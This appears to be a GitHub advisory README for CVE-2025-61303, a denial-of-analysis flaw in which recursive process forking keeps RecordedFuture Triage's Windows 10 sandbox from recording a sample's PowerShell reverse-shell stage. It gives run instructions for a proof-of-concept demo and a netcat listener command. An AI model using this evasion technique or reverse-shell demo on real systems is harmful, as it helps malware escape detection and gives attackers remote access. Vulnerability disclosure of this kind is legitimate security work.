 egkritsis/cve-2025-61303
Critical Vulnerability (9.8) - RecordedFuture Triage dynamic analysis engine can fail to record malicious behavior when samples produce very high-volume recursive process forking, causing inconsistent or missing behavioral reports.

RecordedFuture Triage Sandbox Windows 10 build 2004 and Windows 10 LTSC 2021 contains a critical vulnerability in its Windows behavioral analysis engine that allows a submitted malware sample to evade detection and cause denial-of-analysis. The vulnerability is triggered when a sample recursively spawns a large number of child processes, generating high log volume and exhausting system resources. As a result, key malicious behavior, including PowerShell execution and reverse shell activity, may not be recorded or reported, misleading analysts and compromising the integrity and availability of sandboxed analysis results.
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:HThe sample vathos_rev.exe (SHA256: 3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4b) demonstrates a denial-of-analysis condition in RecordedFuture Triage’s Windows behavioral analysis engine.

When detonated under Windows 10 configurations, the sample recursively spawns thousands of child processes, exhausting process-tracking and logging resources. As a result, the sandbox reports minimal behavioral data and fails to record key malicious actions.
win10v2004-20250610-enx64104s213s1/10vathos_rev.exewin10ltsc2021-20250619-enx64105s215s1/10vathos_rev.exeAcross both Windows 10 sandbox environments, the detonation failed to capture the expected PowerShell execution and reverse-shell stages despite the malware executing these behaviors on the host.
The sandbox’s behavioral analysis engine became saturated by recursive process spawning, resulting in truncated or missing telemetry.
This confirms a denial-of-analysis vulnerability, the behavioral engine fails to report malicious activity under high recursion and log volume, leading to false negatives and incomplete forensic output.
Public report reference:
https://tria.ge/250822-qfystshk51
This is a denial-of-analysis vulnerability in RecordedFuture Triage that can cause the dynamic analysis engine to fail to capture or report behavioral activity. Exploitation allows adversaries to bypass behavioral detection and produce incomplete or missing analysis reports.
Key impacts
Downstream consequences
vathos_rev.exe
3c52178c27d2a0336f6286f6cf0a4a253a507273b1a19303edcacb39d2659a4bdca2fc8f69f6493c7a9c1ce9a68b24549b4688ba4788e34bce47d91b0accc98d33dbf8d2924e866dfce8abaee30f94bf78254777b6f7fd6a35d091402a984c233a8f0cbd104ebe34559037356697ae39613781ca90bd5e9f2b6542309090e806ec5f674b270 KB250822-qfystshk51win10ltsc2021-20250619-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTC250822-qfystshk51win10v2004-20250610-enx642025-08-22 13:12 UTC2025-08-22 13:18 UTCNote: Engine build and internal version details are not publicly exposed by RecordedFuture.
All observations are based on reproducible public detonations from RecordedFuture’s Triage platform (submission250822-qfystshk51).
The supplied demo reproduces the denial-of-analysis (DoA) condition by generating very high process volume and deeply nested runtime activity. The demo spawns many child processes and performs multi-round XOR decryption before a final PowerShell reverse-shell stage. In vulnerable Triage Windows 10 images the final payload stage is not recorded or is truncated, while other images (e.g., Windows 11) capture the full behavior.
How to run
poc/vathos_demo.exe <IP> <PORT>
Start a listener (e.g., nc -lvp 4444) on the specified IP/port to observe attempted connections. The demo spawns a very high number of processes and performs multi-round XOR decryption, culminating in a PowerShell reverse-shell stage. In affected Triage configurations the final payload stage may not be recorded despite the sample executing it on the host.
Figure 1 - Triage overview dashboard

Figure 2 - Windows 10 v2004 behavioral report (minimal telemetry / DoA example)

Figure 3 - Windows 10 LTSC 2021 behavioral report (minimal telemetry / DoA example)

Figure 4 - Example processes logged in Windows 10 LTSC (sanitized, not all processes logged) — analysis logs → Processes